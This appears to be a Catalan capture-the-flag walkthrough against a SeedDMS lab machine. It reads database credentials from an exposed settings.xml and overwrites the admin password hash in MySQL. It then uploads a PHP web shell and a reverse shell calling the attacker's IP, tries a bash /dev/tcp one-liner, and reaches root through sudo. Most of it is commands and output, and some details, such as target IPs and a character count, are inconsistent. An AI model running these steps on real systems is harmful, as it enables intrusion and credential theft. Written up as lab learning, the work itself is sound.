


Continuem investigant... Observem que hi ha un directori dins de CONF que es **.htaccess** i que a dintre hi ha un comentari que ens diu que el arxiu SETTINGS.XML no tindria que ser accessible des de l'exterior.



```
SeedDMS / conf / .htaccess JustLikelcarus Initial Commit  
Code Blame 6 lines (6 loc) · 164 Bytes  
1 # Make sure settings.xml can not be opened from outside!  
2 #Redirect /conf/settings.xml /index.php  
3 <Files ~ "^settings\.xml">  
4 Order allow,deny  
5 Deny from all  
6 </Files>
```

Anem a provar a veure si podem accedir a aquest fitxer.



```
10.16.40.5/seeddms51x/conf/ SeedDMS/conf/.htaccess  
10.16.40.5/seeddms51x/conf/settings.xml  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec  
This XML file does not appear to have any style information associated with it. The document tree is shown below.  
-<configuration>  
-<site>  
-<!--  
  siteName: Name of site used in the page titles. Default: SeedDMS  
  - footnote: Message to display at the bottom of every page  
  - printDisclaimer: if true the disclaimer message the lang.inc files will be print on the bottom of the page  
  - language: default language (name of a subfolder in folder "languages")  
  - theme: default style (name of a subfolder in folder "styles")  
-->  
  <display siteName="SeedDMS" footnote="SeedDMS free document management system - www.seeddms.org" printDisclaimer="true"  
    language="en_GB" theme="bootstrap" previewWidthList="40" previewWidthDetail="100" availableLanguages="" showFullPreview="false"  
    convertToPdf="false" previewWidthMenuList="40" previewWidthDropFolderList="100" maxItemsPerPage="0" incItemsPerPage="0"  
    onePageMode="false" dateFormat="" dateTimeFormat="" overrideTheme="false"> </display>  
-<!--  
  strictFormCheck: Strict form checking. If set to true, then all fields in the form will be checked for a value. If set to false, then (most) comments and keyword fields  
  - viewOnlineFileTypes: files with one of the following endings can be viewed online (USE ONLY LOWER CASE CHARACTERS)  
  - enableConverting: enable/disable converting of files  
  - enableEmail: enable/disable automatic email notification  
  - enableUsersView: enable/disable group and user view for all users  
  - enableFullSearch: false to don't use fulltext search  
  - enableLanguageSelector: false to don't show the language selector after login  
  - enableClipboard: false to hide the clipboard  
  - enableFolderTree: false to don't show the folder tree  
  - expandFolderTree: 0 to start with tree hidden  
  - 1 to start with tree shown and first level expanded  
  - 2 to start with tree shown fully expanded  
  - stopWordsFile: path to stop word file for indexer  
  - sortUsersInList: how to sort users in lists ('fullname' or '' (default))  
-->  
  <edition strictFormCheck="false" viewOnlineFileTypes=".txt;.text;.html;.htm;.xml;.pdf;.gif;.png;.jpg;.jpeg" enableConverting="true"  
    enableEmail="true" enableUsersView="true" enableFullSearch="true" enableClipboard="false" enableFolderTree="true"  
    expandFolderTree="1" enableLanguageSelector="true" stopWordsFile="" sortUsersInList="" enableDropUpload="false"  
    enableRecursiveCount="false" maxRecursiveCount="0" enableThemeSelector="false" fullSearchEngine="sqlitefts" sortFoldersDefault="u"  
    editOnlineFileTypes="" enableMenuTasks="false" enableHelp="false" defaultSearchMethod="database" libraryFolder="0"  
    maxSizeForFullText="0" showSingleSearchHit="false" enableSessionList="false" enableDropFolderList="false" enableMultiUpload="false"  
    defaultDocPosition="end" noDocumentFormFields="" inlineEditing="false"> </edition>
```



Es accessible, anem a veure si conté informació vital, anem a buscar la paraula “PASSWORD” a dins del fitxer.

```
-<!--
- dbDriver: DB-Driver used by adodb (see adodb-readme)
- dbHostname: DB-Server
- dbDatabase: database where the tables for seeddms are stored (optional - see adodb-readme)
- dbUser: username for database-access
- dbPass: password for database-access

-->
<database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="seeddms"
doNotCheckVersion="false"> </database>

smtpServer: SMTP Server hostname
- smtpPort: SMTP Server port
- smtpSendFrom: Send from

-->
<smtp smtpServer="localhost" smtpPort="25" smtpSendFrom="seeddms@localhost" smtpUser="" smtpPassword="" />
</system>
-<advanced>
-<!--
siteDefaultPage: Default page on login. Defaults to out/out.ViewFolder.php
- rootFolderID: ID of root-folder (mostly no need to change)
- titleDisplayHack: Workaround for page titles that go over more than 2 lines.

-->
```

Hem localitzat una informació relevant:

**dbDatabase = “seeddms”**  
**dbUser=“seeddms”**  
**dbPass=“seeddms”**

Anem a provar si ens podem connectar a la base de dades per mitjà de MySQL.

La instrucció que utilitzarem serà:

**MySQL -useedms -h 10.16.40.5 -p**

No posem el password ja que volem que ens el sol·liciti.

```
(root@WireSeed)-[/home/wireseed/Escritorio/Laboratories/HackMePlease]
# mysql -useedms -h 10.16.40.5 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 90
Server version: 8.0.25-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Hem pogut accedir a la BBDD del web.

Anem a comprovar que trobem aquí a dins. Primer de tot, anem a veure quines BBDD hi ha per aquí a dins.

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| seeddms |
| sys |
+-----+
5 rows in set (0,012 sec)

MySQL [(none)]>
```

Veiem que també hi ha una BBDD que es diu seeddms, anem a comprovar si hi ha alguna vulnerabilitat reportada. Per aixó utilitzarem la commanda SEARCHSPOIT

La commanda que utilitzarem serà:

### Searchsploit seeddms

```
(root@WireSeed)-[/home/wireseed]
# searchsploit seeddms
```

Exploit	Title	Path
Seeddms	5.1.10 - Remote Command Execution (RCE) (Authenticated)	php/webapps/50062.py
Seeddms	5.1.18 - Persistent Cross-Site Scripting	php/webapps/48324.txt
Seeddms	< 5.1.11 - 'out.GroupMgr.php' Cross-Site Scripting	php/webapps/47024.txt
Seeddms	< 5.1.11 - 'out.UserMgr.php' Cross-Site Scripting	php/webapps/47023.txt
Seeddms	versions < 5.1.11 - Remote Command Execution	php/webapps/47022.txt

Shellcodes: No Results

Anem a investigar una mica mes sobre el sploit de REMOTE COMAND EXECUTION, que es el que ens interessa.

Per aixó utilitzarem la commanda:

### Searchsploit -x php/webapps/47022.txt

```
root@WireSeed: /home/wireseed

Archivo Acciones Editar Vista Ayuda

# Exploit Title: [Remote Command Execution through Unvalidated File Upload in SeedDMS versions <5.1.11]
# Google Dork: [NA]
# Date: [20-June-2019]
# Exploit Author: [Nimit Jain](https://www.linkedin.com/in/nimitiitk)(https://secfolks.blogspot.com)
# Vendor Homepage: [https://www.seeddms.org]
# Software Link: [https://sourceforge.net/projects/seeddms/files/]
# Version: [SeedDMS versions <5.1.11] (REQUIRED)
# Tested on: [NA]
# CVE : [CVE-2019-12744]

Exploit Steps:

Step 1: Login to the application and under any folder add a document.
Step 2: Choose the document as a simple php backdoor file or any backdoor/webshell could be used.

PHP Backdoor Code:
<?php

if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}

?>

Step 3: Now after uploading the file check the document id corresponding to the document.
Step 4: Now go to example.com/data/1048576/"document_id"/1.php?cmd=cat+etc/passwd to get the command response in browser.

Note: Here "data" and "1048576" are default folders where the uploaded files are getting saved.
/usr/share/exploitdb/exploits/php/webapps/47022.txt (END)
```

Tornem a la BBDD, a veure que més trobem, ja que necessitem USUARIS i PASSWORD.

Per això indicarem que treballarem contra la Base de Dades seeddms.

```
MySQL [(none)]> use seeddms;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [seeddms]>
```

Mostrarem les taules que conte la BBDD.

```
Database changed
MySQL [seeddms]> show tables;
+-----+
| Tables_in_seeddms |
+-----+
| tblACLs |
| tblAttributeDefinitions |
| tblCategory |
| tblDocumentApproveLog |
| tblDocumentApprovers |
| tblDocumentAttributes |
| tblDocumentCategory |
| tblDocumentContent |
| tblDocumentContentAttributes |
| tblDocumentFiles |
| tblDocumentLinks |
| tblDocumentLocks |
| tblDocumentReviewLog |
| tblDocumentReviewers |
| tblDocumentStatus |
| tblDocumentStatusLog |
| tblDocuments |
| tblEvents |
| tblFolderAttributes |
| tblFolders |
| tblGroupMembers |
| tblGroups |
| tblKeywordCategories |
| tblKeywords |
| tblMandatoryApprovers |
| tblMandatoryReviewers |
| tblNotify |
| tblSessions |
| tblUserImages |
| tblUserPasswordHistory |
| tblUserPasswordRequest |
| tblUsers |
| tblVersion |
| tblWorkflowActions |
| tblWorkflowDocumentContent |
| tblWorkflowLog |
| tblWorkflowMandatoryWorkflow |
| tblWorkflowStates |
| tblWorkflowTransitionGroups |
| tblWorkflowTransitionUsers |
| tblWorkflowTransitions |
| tblWorkflows |
| users |
+-----+
43 rows in set (0,006 sec)

MySQL [seeddms]> 
```

Veiem que hi han dues taules que podrien contindre informació d'usuaris: **tblUsers** i **users**.

Anem a veure que tenen a dintre:

```
MySQL [seeddms]> select * from users;
+-----+-----+-----+-----+
| Employee_id | Employee_first_name | Employee_last_name | Employee_passwd |
+-----+-----+-----+-----+
|          1 | saket                | saurav              | Saket@#$1337    |
+-----+-----+-----+-----+
1 row in set (0,004 sec)

MySQL [seeddms]> 
```

Comprovarem si podem accedir pel formulari web que hem trobat anteriorment, pero veurem que no podem accedir-hi.

Revisant la BBDD, veiem que hi ha una taula mes de usuaris **tbl\_users**. Mirarem les seves columnes amb la següent commanda:

**describe tblUsers;**

Veurem que també tenim dades de login en aquesta taula.

```
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| id    | int  | NO   | PRI | NULL    | auto_increment |
| login | varchar(50) | YES | UNI | NULL    |
| pwd   | varchar(50) | YES |     | NULL    |
| fullName | varchar(100) | YES |     | NULL    |
| email | varchar(70) | YES |     | NULL    |
| language | varchar(32) | NO  |     | NULL    |
| theme | varchar(32) | NO  |     | NULL    |
| comment | text | NO  |     | NULL    |
| role  | smallint | NO  |     | 0       |
| hidden | smallint | NO  |     | 0       |
| pwdExpiration | datetime | YES |     | NULL    |
| loginfailures | tinyint | NO  |     | 0       |
| disabled | smallint | NO  |     | 0       |
| quota | bigint | YES |     | NULL    |
| homefolder | int | YES | MUL | NULL    |
+-----+-----+-----+-----+-----+-----+
15 rows in set (0,006 sec)
```



Llistarem quina informació té aquesta taula amb la següent commanda:

```
select id,login,pwd from tblUsers;
```

```
MySQL [seeddms]> select id,login,pwd from tblUsers;
+----+-----+-----+
| id | login | pwd   |
+----+-----+-----+
| 1  | admin | f9ef2c539bad8a6d2f3432b6d49ab51a |
| 2  | guest | NULL  |
+----+-----+-----+
2 rows in set (0,014 sec)
```

Veiem que tenim un usuari “admin” i que té un password amb el que sembla de 32 caràcters i que sembla que es un MD5, anem a comprovar que realment té 32 caràcters, per això utilitzem la següent commanda:

```
echo -n "f9ef2c539bad8a6d2f3432b6d49ab51a" | wc -c
```

```
(root@kali)-[/home/kali]
# echo -n "f9ef2c539bad8a6d2f3432b6d49ab51a" | wc -c
38
```

Anem a canviar el password de admin, ja que no podem hashejar aquest password, doncs ens és més senzill canviar’l.

Primer de tot realitzarem el hash del nostre password amb MD5, utilitzarem la següent commanda per fer-ho:

```
echo -n "pass123" | md5sum
```

Consegurem el següent hash per la nostra nova password:

```
32250170a0dca92d53ec9624f336ca24
```

```
(kali@kali)-[~]
$ echo -n "pass123" | md5sum
32250170a0dca92d53ec9624f336ca24 -
```

Anem a canviar el password de admin de la BBDD!!!!

Utilitzarem la següent commanda:

```
update tblUsers set pwd=' 32250170a0dca92d53ec9624f336ca24' where login='admin';
```

Mirarem si realmente s'ha canviat el password de l'usuari "admin", tornarem a realitzar la commanda:


**select id,login,pwd from tblUsers**

```
MySQL [seeddms]> update tblUsers set pwd='32250170a0dca92d53ec9624f336ca24' where login='admin';  
Query OK, 1 row affected (0,009 sec)  
Rows matched: 1 Changed: 1 Warnings: 0
```

Veurem que efectivament s'ha canviat el password correctament, per tant ara si que podrem accedir al web mitjançant **admin:pass123**

```
MySQL [seeddms]> select id,login,pwd from tblUsers;  
+----+-----+-----+  
| id | login | pwd |  
+----+-----+-----+  
| 1 | admin | 32250170a0dca92d53ec9624f336ca24 |  
| 2 | guest | NULL |  
+----+-----+-----+  
2 rows in set (0,003 sec)
```

Ara si que podrem accedir al web mitjançant el password que hem facilitat ara.



Crearem una Revers Shell a partir d'un fitxer PHP.

**Codi**

```
<?PHP  
    echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";  
?>
```

Aquest fitxer el guardarem com a cmd.php i en una carpeta que no utilitzi SU.

```
(root@WireSeed)-[/home/wireseed/Escritorio/Laboratories/HackMePlease]  
# cat cmd.php  
<?php  
    echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";  
?>
```

Ara serà el moment de penjar'l al web, per això mirarem algun lloc on ens permeti penjar fitxers.

### Version Information








Version:

Local file:

Version comment:

Use comment of document: ☐

Un cop localitzat, serà moment de penjar el nostre fitxer i comprovar a la pàgina principal que s'ha penjat correctament.


Contenido de Carpetas			
Nombre   		Estado	Acción
	<a href="#">cmd.php</a> <small>Propietario: Administrator, Creación: 2023-12-04, Versión 1 - 2023-12-04</small>	Publicado	  

També haurem de tindre present el id del fitxer el qual tindrem que utilitzar en la URL per carregar el REVERSE SHELL.

ID:	7
Nombre:	cmd.php
Propietario:	Administrator
Modo de acceso por defecto:	Lectura
Tipo de acceso:	heredado
Espacio de disco utilizado:	157 Bytes
Creación:	2023-12-04 15:38:55


Per executar el nostre Reverse Shell, ho farem mitjançant la URL del web:

**10.16.40.10/seeddms51x/data/1048576/"id\_doc"/1.php?cmd=whoami**



Podrem provar altres variants com per exemple:

**cmd=ls -l ../../  
cmd=ls  
...**



Anem a provar de guanyar l'accés al sistema.

Primer de tot posarem a l'escolta el port 443. Utilitzant la commanda:

**Nc -nlvp 443**

```
(root@WireSeed)-[/home/wireseed]
# nc -nlvp 443
listening on [any] 443 ...
```


I crearem el ONE LINER tradicional que s'encarrega de enviar-nos una REVERSE SHELL. Per a fer això utilitzarem la següent commanda a la barra de la URL:

**10.16.40.10/seeddms51x/data/1048576/"id\_doc"/1.php?cmd=bash -c "bash -i > & /dev/tcp/" @IP\_ATACANT" /443 0>/1"**

Però s'haurà de representar de la següent manera, ja que sino ens donarà errors en la execució.

**10.16.40.10/seeddms51x/data/1048576/"id\_doc"/1.php?cmd=bash -c "bash -i > %26 /dev/tcp/" @IP\_ATACANT" /443 0>%261"**

Ja que si no es realitza d'aquesta manera el navegador no interpreta correctament el que se l'hi està passant.



**10.16.40.10/seeddms51x/data/1048576/"id\_doc"/1.php?cmd=bash -c "bash -i > & /dev/tcp"**

Crearem una escolta al port 443 amb la següent commanda:

**Nc -nlvp 443**



Realitzarem una escolta

```
(root@WireSeed)-[/home/wireseed]
# nc -nlvp 443
listening on [any] 443 ...
```


Per realitzar el atac, ho farem de la següent manera:

**10.16.40.10/seeddms51x/data/1048576/4/1.php?cmd=bash -c "bash -i >  
%26/dev/tcp/10.16.40.6/443 0>%261"**

S'ha de dir que al moment de realitzar-ho em dona un error, es carrega el payload pero no retorna l'escolta pel port 443, així que opto per una altre solució.

Anem a buscar un payload de REVERSE SHELL a la següent direcció:

<https://pentestmonkey.net/tools/web-shells/php-reverse-shell>



El descarregarem, el descomprimirem a un directori, indiferent on es faci.

Un cop extret, procedirem a realitzar les modificacions pertinents al payload per tal de poder l'executar. Només haurem de modificar on en ho sol·liciti, es a dir on ens posarà **"CHANGE THIS"**

```
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '127.0.0.1'; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;
```

En el \$IP, hi posarem la @IP que tindrà el nostre Kali, en el meu cas la 10.16.40.4 o 10, segons la execució del Laboratori, i el \$PORT, i posarem el port on atacarem, concretament en aquest intent agafaré el port 9001, la configuració ens tindrà que quedar una cosa aixís:

```
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '10.16.40.4'; // CHANGE THIS  
$port = 9001; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;
```

Tornarem a penjar aquest fitxer al servidor i capturarem el ID que li ha assignat al nou fitxer.

ID:	9
Nombre:	shell.php
Propietario:	Administrator
Modo de acceso por defecto:	Lectura
Tipo de acceso:	heredado
Espacio de disco utilizado:	5.36 KiB
Creación:	2023-12-05 15:30:14

Tornarem a crear una escolta al port, pero tenint present que ara serà al 9001.

```
(root@WireSeed)-[/home/wireseed/Descargas]
# nc -nlvp 9001
listening on [any] 9001 ...
█
```

I procedirem a realitzar la crida del nou fitxer, en aquest cas utilitzarem la següent sintaxis:

[http://10.16.40.5/seeddms51x/data/1048576/"id\\_doc"/1.php](http://10.16.40.5/seeddms51x/data/1048576/)

I aconseguirem accés a la màquina víctima pel port 9001 i utilitzan un RCE.

```
(root@WireSeed)-[/home/wireseed/Descargas]
# nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.16.40.4] from (UNKNOWN) [10.16.40.5] 55760
Linux ubuntu 5.8.0-59-generic #66~20.04.1-Ubuntu SMP Thu Jun 17 11:14:10 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
15:48:23 up 1:28, 0 users, load average: 1.06, 1.05, 0.83
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ █
```

Ara tocarà realitzar una escalada de privilegis per tal que poguem aconseguir ROOT.

Primer de tot, comprovarem que el usuari SAKET existeix en el sistema, per això anirem a /etc/passwd per comprovar-ho. Utilitzarem la següent commanda:

**grep bash /etc/passwd**

```
$ grep bash /etc/passwd
root:x:0:0:root:/root:/bin/bash
saket:x:1000:1000:Ubuntu_CTF,,,:/home/saket:/bin/bash
$ █
```

Procedirem a canviar a usuari saket utilitzant el password de la base de dades que varem trobar anteriorment, per a realitzar això, utilitzarem la commanda:

**su -l saket**

```
$ su -l saket
Password: Saket@#$1337
whoami
saket
█
```

A continuació, verificarem quins permisos té l'usuari saket amb la commanda:

**sudo -l**

```
saket@ubuntu:~$ sudo -l
[sudo] password for saket:
Matching Defaults entries for saket on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin

User saket may run the following commands on ubuntu:
    (ALL : ALL) ALL
saket@ubuntu:~$
```

Veiem que l'usuari té accés a tot. Per tant realitzaré un canvi cap a usuari root amb la commanda:

**sudo su -l**

```
saket@ubuntu:~$ sudo su -l
root@ubuntu:~# md5sum /etc/shadow
3b817b14ab23155f258909f64e285c48 /etc/shadow
root@ubuntu:~# id;whoami; echo nepcodex.com
uid=0(root) gid=0(root) groups=0(root)
root
nepcodex.com
root@ubuntu:~#
```

D'aquesta manera, podem arribar al shell arrel de la màquina. I aquí buscar el Flag que tindrem que localitzar.